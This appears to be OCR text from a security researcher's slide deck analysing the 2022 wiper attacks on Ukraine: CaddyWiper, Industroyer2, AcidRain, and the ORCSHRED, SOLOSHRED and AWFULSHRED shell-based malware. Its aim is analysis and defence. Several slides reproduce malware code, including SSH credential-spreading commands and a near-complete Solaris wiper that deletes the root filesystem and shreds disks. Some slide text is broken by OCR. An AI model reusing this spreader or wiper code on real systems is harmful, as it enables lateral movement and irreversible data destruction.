Week 4 (March 17-23)	Destructive malware: **DesertBlade, FiberLake, SonicVote, malicious use of SecureDelete utility** Number of destructive incidents: **6**
Week 5 (March 24-30)	Destructive malware: **FoxBlade, SonicVote, malicious use of SecureDelete utility** Number of destructive incidents: **3**
Week 6 and beyond (March 31-April 8)	Destructive malware: **CaddyWiper, Industroyer2** Number of destructive incidents **2**

PartyTicket / SonicVote




IsaacWiper / LasainRaw

Count of sections	4	Machine	Intel386
Symbol table	00000000[00000000]		Thu Feb 24 04:50:41 2022
Size of optional header	00E0	Magic optional header	010B
Linker version	14.27	OS version	6.00
Image version	0.00	Subsystem version	6.00
Entry point	00002B50	Size of code	00001E00
Size of init data	00000A00	Size of uninit data	00000000
Size of image	00006000	Size of header	00000400
Base of code	00001000	Base of data	00003000
Image base	00400000	Subsystem	GUI
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	00000000	Number of dirs	16

Count of sections	4	Machine	Intel386
Symbol table	00000000[00000000]		Fri Feb 25 10:48:07 2022
Size of optional header	00E0	Magic optional header	010B
Linker version	14.27	OS version	6.00
Image version	0.00	Subsystem version	6.00
Entry point	00009CD4	Size of code	00024C00
Size of init data	00012C00	Size of uninit data	00000000
Size of image	0003A000	Size of header	00000400
Base of code	00001000	Base of data	00026000
Image base	10000000	Subsystem	Console
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	00000000	Number of dirs	16

Earliest compilation October 2021

IsaacWiper / LasainRaw



DoubleZero / FiberLake


JwbyZ0j7ANqJRI(int[], int, int) : int @06000029

The system folders reserved for destruction *after* all other files have been destroyed:

- <Root_drive>\Windows\Microsoft.NET
- <Root_drive>\Windows
- <Root_drive>\\Users\\\\.*?\\\\Local Settings.*
- <Root_drive>\\Users\\\\.*?\\\\AppData\\\\Local\\\\Application Data.*
- <Root_drive>\\Users\\\\.*?\\\\Start Menu.*
- <Root_drive>\\Users\\\\.*?\\\\Application Data.*
- <Root_drive>\\ProgramData\\\\Microsoft.*
- <Root_drive>\\Users\\\\.*?\\\\AppData\\\\Local\\\\Microsoft.*
- <Root_drive>\\Users\\\\.*?\\\\AppData\\\\Roaming\\\\Microsoft.*
- <Root_drive>\Documents and Settings
- <Root_drive>\ProgramData\Application Data
- <Root_drive>\Users\All Users
- <Root_drive>\Users\Default User
- <Root_drive>\system\drivers
- <Root_drive>\Windows\NTDS

TALOS

DesertBlade




Why so many wipers!?

Telemetrical ‘Fog of War’

- Reflection of the breadth of activity we aren’t seeing.
- For the most part… a philosophy of burnable tooling
- We see the attacks that are meant to be seen.

Is their use random or tactical?



The Case of Industroyer2

Whatever sense of humor is left in the GRU can be measured in ArguePatch variants.

ArguePatch / AprilAxe

ESET research
@ESETresearch

The #Industroyer2 attacks used a patched version of @HexRaysSA IDA Pro's remote debug server (win32_remote.exe). It was modified to include code to decrypt and run #CaddyWiper from an external file. 2/6




8:08 AM · May 20, 2022 · Twitter Web App

ArguePatch / AprilAxe

ESET research
@ESETresearch

This time, #Sandworm chose an official @ESET executable to hide #ArguePatch. It was stripped of its digital signature and code was overwritten in a function called during the MSVC runtime initialization. 3/6



8:08 AM · May 20, 2022 · Twitter Web App

CaddyWiper was first discovered alongside IsaacWiper in a decontextualized manner.

CaddyWiper


```
6.7K Aug  7 08:54 ..
9.0K Mar 14 05:40 98b3fb74b3e8b3f9b05a82473551c5a77b576d54
```

- start
- access_PhysicalDrive_handle
- walk_PEB
- get_offset_EXPORT_TABLE
- resolve_api
- lookup_and_adjust_privileges
- proc_setSecurityInfo_
- recursively_enumarate_files
- str_concat
- zeroOut_local_buffer

```
strcpy(str_deviceIoControl, "DeviceIoControl");
strcpy((char *)&str_kernel32Dll, "k");
strcpy(v19, "e");
strcpy(&v19[2], "r");
strcpy(v20, "n");
strcpy(&v20[2], "e");
strcpy(v21, "l");
strcpy(&v21[2], "3");
strcpy(v22, "2");
strcpy(&v22[2], ".");
strcpy(v23, "d");
strcpy(&v23[2], "l");
strcpy(v24, "l");
v24[2] = 0;
v24[3] = 0;
strcpy(str_CreateFileW, "CreateFileW");
api_CreateFileW = resolve_api(&str_kernel32Dll, st
```

- 2022-02-24: Beginning of the current Russian invasion in Ukraine
- 2022-03-14: Deployment of CaddyWiper against a Ukrainian bank
- 2022-04-01: Deployment of CaddyWiper against a Ukrainian governmental entity
- 2022-04-08 14:58 UTC: Deployment of CaddyWiper on some Windows machines and of Linux and Solaris destructive malware at the energy provider
- 2022-04-08 15:02:22 UTC: Sandworm operator creates the scheduled task to launch Industroyer2
- 2022-04-08 16:10 UTC: Execution of Industroyer2 to cut power in an Ukrainian region
- 2022-04-08 16:20 UTC: Execution of CaddyWiper on the same machine to erase Industroyer2 traces

Industroyer2



Check out ESET's talk!

ANDY GREENBERG SECURITY APR 12, 2022 10:44 AM

Russia's Sandworm Hackers Attempted a Third Blackout in Ukraine

The attack was the first in five years to use Sandworm's Industroyer malware, which is designed to automatically trigger power disruptions.

ORCSHRED– *nix SSH Spreader

```
/null -e -c 'ssh -p '$port' -o StrictHostKeyChecking=no '$login'@'$address' -q mkdir /var/log')
-e -c 'scp -P '$port' -o StrictHostKeyChecking=no -q /var/log/creds '$login'@'$address':/var/log/creds')
-e -c 'scp -P '$port' -o StrictHostKeyChecking=no -q /var/log/ignore '$login'@'$address':/var/log/ignore')
-e -c 'scp -P '$port' -o StrictHostKeyChecking=no -q /var/log/wsol.sh '$login'@'$address':/var/log/wsol.sh')
-e -c 'scp -P '$port' -o StrictHostKeyChecking=no -q /var/log/wobf.sh '$login'@'$address':/var/log/wobf.sh')
-e -c 'scp -P '$port' -o StrictHostKeyChecking=no -q /var/log/sc.sh '$login'@'$address':/var/log/sc.sh; echo $? > /var/log/res')
```

```
118                 check_solaris=$(cat /var/log/res)
```

```
for port in $ports; do
        bucket=$({ sleep 1; echo password; } | script -q /dev/null -e -c 'timeout 5 ssh -p '$port' -q -o StrictHostKeyChecking=no user@'$chosen_ip' ls -l; echo $? > /var/log/res')
        res=$(cat /var/log/res); rm -f /var/log/res

        if [[ $res -eq 124 || $res -eq 0 ]]; then
                for cred_pair in $creds; do
                        IFS=: read -r login password <<< $cred_pair
                        retn_status=$(is_exist $login $password $chosen_ip "/var/log/sc.sh" $port)
```

```
126                 echo '58 17 * * * /bin/bash /var/log/wobf.sh & disown'  >> /var/log/tasks
127         fi
```

```
script -q /dev/null -e -c 'ssh -p '$port' -o StrictHostKeyChecking=no '$login'@'$chosen_ip' -q "printf \"echo '$password' | sudo -S /bin/bash /var/log/sc.sh \" > /tmp/starter" ')
script -q /dev/null -e -c 'ssh -p '$port' -o StrictHostKeyChecking=no '$login'@'$chosen_ip' -q chmod +x /tmp/starter')
script -q /dev/null -e -c 'ssh -p '$port' -o StrictHostKeyChecking=no '$login'@'$chosen_ip' -q "nohup /bin/bash /tmp/starter > /var/log.out 2> /var/log.err < /dev/null &" ')



script -q /dev/null -e -c 'ssh -p '$port' -o StrictHostKeyChecking=no '$login'@'$chosen_ip' -q "if [ -s /var/log.out ]; then echo "1"; else echo "0"; fi" | xargs > /var/log/res')
```

SOLOSHRED: Solaris Wiper

```
ds="/boot /var/log /home"
ss="ssh http apache ora_ oracle"

if command -v systemctl &> /dev/null; then

    for s in ${ss}; do

        while read -r u t; do

            if [[ "$u" == *"$s"* ]]; then

                if systemctl is-active --quiet $u ; then

                    systemctl stop $u
                    chkconfig off $u
                    systemctl disable $u

                    for p in /etc/systemd/system /lib/systemd/system /usr/lib/systemd/system; do

                        if [ -e "${p}/${u}" ]; then

                            rm -rf "${p}/${u}" --no-preserve-root
                        fi

                    done

                    systemctl daemon-reload
                    systemctl reset-failed

                    b=$(basename $u .service)
                    rm $(command -v $b)
                    pkill $b
                fi
            fi

        done <<< "$(systemctl list-units)"

    done
```

```
for i in ${ds}; do

    if [ -d "$i" ]; then

        rm -rf $r --no-preserve-root >/dev/null 2>&1

    fi
done

k=0
for d in $(ls /dev/dsk | grep "c[0-9a-fA-F]*t[0-9a-fA-F]*d[0-9a-fA-F]*$"); do

    (shred -n 1 -x -z "/dev/dsk/${d}";) &
    pd[${k}]=$!
    ((k++))
done

for p in ${pd[@]}; do
    wait $p
done

for j in $(ls /); do

    rm -rf "/${j}" --no-preserve-root

done

shred -x -z -u $0
rm $0 -rf --no-preserve-root
```

AWFULSHRED– Linux Wiper

```
1  #!/bin/bash
2  function shred_or_dd_random_write()
```

```
52 function func_delete_daemons_reload_reset()
53 {
```

```
220 function func_main_malware_logic()
221 {
222         local local_return_var=$1
223
224         check_file_shred_and_delete
225         func_redoCleanUp_BashHistory_dropCaches_cleanSwap
226         func_cleanUp_bashHistory
227         if [ $(id -u) = 0 ]; then
228                 if func_check_bash_version; then
229                         if func_check_linux_kernel_version_20627; then
230                                 if check_uname_type; then
231                                         if shred_or_dd_random_write; then
232                                                 func_list_and_kill_services "$apache http ssh"
233                                                 func_rm_dir_noPreserveRoot "$${/boot} ${/home} ${/var/log}"
234                                                 func_iterate_block_devices
235                                                 if [[ $? -eq $0 && "${#global_function_var[@]}" -gt 0 ]]; then
236
237                                                         if func_confusing_someEvalCommand; then
238                                                                 local_return_var=$0
239                                                         else
240                                                                 local_return_var=$8
241                                                         fi
242                                                 else
243                                                         local_return_var=$7
```

```
47                 fi
48         done
49         return $local_return_var
50 }
```

```
98                 rm -rf $local_iterator_param --no-preserve-root >$/dev/null 2>&1
99         fi
100    done
101 }
```


The Case of AcidRain

Attacks on Telecommunications

nergy

atellite outage knocks out
thousands of Enercon's wind
turbines

ters

CYBERWAR1!!1!

February 28, 2022
8:02 AM EST
Last Updated 2 months ago


Aerospace & Defense

Satellite firm Viasat probes suspected cyberattack in Ukraine and elsewhere

Reuters


1 minute read

Subsequent investigation and forensic analysis identified a ground-based network intrusion by an attacker exploiting a misconfiguration in a VPN appliance to gain remote access to the trusted management segment of the KA-SAT network. The attacker moved laterally through this trusted management network to a specific network segment used to manage and operate the network, and then used this network access to execute legitimate, targeted management commands on a large number of residential modems simultaneously. Specifically, these destructive commands overwrote key data in flash memory on the modems, rendering the modems unable to access the network, but not permanently unusable.


Viasat
eutelsat
Skylogic
a eutelsat company

reversemode
@reversemode

Viasat incident
I managed to dump the flash of two Surfbeam2 modems: 'attacked1.bin' belongs to a targeted modem during the attack, 'fw_fixed.bin' is a clean one.
A destructive attack.




00000030: FF FF FF F3-FF FF FF F2-FF FF FF F1-FF FF FF F0
00000040: FF FF FF EF-FF FF FF EE-FF FF FF ED-FF FF FF EC
00000050: FF FF FF EB-FF FF FF EA-FF FF FF E9-FF FF FF E8
00000060: FF FF FF E7-FF FF FF E6-FF FF FF E5-FF FF FF E4
00000070: FF FF FF E3-FF FF FF E2-FF FF FF E1-FF FF FF E0
00000080: FF FF FF DF-FF FF FF DE-FF FF FF DD-FF FF FF DC
00000090: FF FF FF DB-FF FF FF DA-FF FF FF D9-FF FF FF D8
000000A0: FF FF FF D7-FF FF FF D6-FF FF FF D5-FF FF FF D4
000000B0: FF FF FF D3-FF FF FF D2-FF FF FF D1-FF FF FF D0
000000C0: FF FF FF CF-FF FF FF CE-FF FF FF CD-FF FF FF CC
000000D0: FF FF FF CB-FF FF FF CA-FF FF FF C9-FF FF FF C8
000000E0: FF FF FF C7-FF FF FF C6-FF FF FF C5-FF FF FF C4
000000F0: FF FF FF C3-FF FF FF C2-FF FF FF C1-FF FF FF C0
00000100: FF FF FF BF-FF FF FF BE-FF FF FF BD-FF FF FF BC
00000110: FF FF FF BB-FF FF FF BA-FF FF FF B9-FF FF FF B8
00000120: FF FF FF B7-FF FF FF B6-FF FF FF B5-FF FF FF B4
00000130: FF FF FF B3-FF FF FF B2-FF FF FF B1-FF FF FF B0
00000140: FF FF FF AF-FF FF FF AE-FF FF FF AD-FF FF FF AC
00000150: FF FF FF AB-FF FF FF AA-FF FF FF A9-FF FF FF A8
00000160: FF FF FF A7-FF FF FF A6-FF FF FF A5-FF FF FF A4

MD5	ecbe1b1e30a1f4bffaf1d374014c877f
SHA-1	86906b140b019fdedaaba73948d0c8f96a6b1b42
SHA-256	9b4dfaca873961174ba935fddaf696145afe7bbf5734509f95feb54f3584fd9a
Vhash	4c4f628af8964416a036c6cd6e4e44e8
SSDEEP	384:aeFHMJnorHlag/2x4v0wJ7KStX/u7KLc/Cuc+r:WorHcgt/JKSh/xc/Curr
TLSH	T1DFA2FF592D21DFFEF569C63047B3CA70969832A226E0E288F69DD60C1E7030E555F7E8
File type	ELF
Magic	ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
TrID	ELF Executable and Linkable format (generic) (100%)
File size	22.13 KB (22656 bytes)

History ⓘ

First Submission	2022-03-15 15:08:02 UTC

AcidRain

```
while( true ) {
                    /* read the / directory */
  iVar2 = read_directory_maybe(iVar1);
                    /* get the directory name string */
  directory = iVar2 + 0xb;
  if (iVar2 == 0) break;
                    /* check for any standard directory names - skip them */
  iVar2 = strcmp(directory,".");
  if (iVar2 != 0) {
    iVar2 = strcmp(directory,"..");
    if (iVar2 != 0) {
      iVar2 = strcmp(directory,"bin");
      if (iVar2 != 0) {
        iVar2 = strcmp(directory,"boot");
        if (iVar2 != 0) {
          iVar2 = strcmp(directory,"dev");
          if (iVar2 != 0) {
            iVar2 = strncmp_maybe(directory,"lib",3);
            if (iVar2 != 0) {
              iVar2 = strcmp(directory,"proc");
              if (iVar2 != 0) {
                iVar2 = strcmp(directory,"sbin");
                if (iVar2 != 0) {
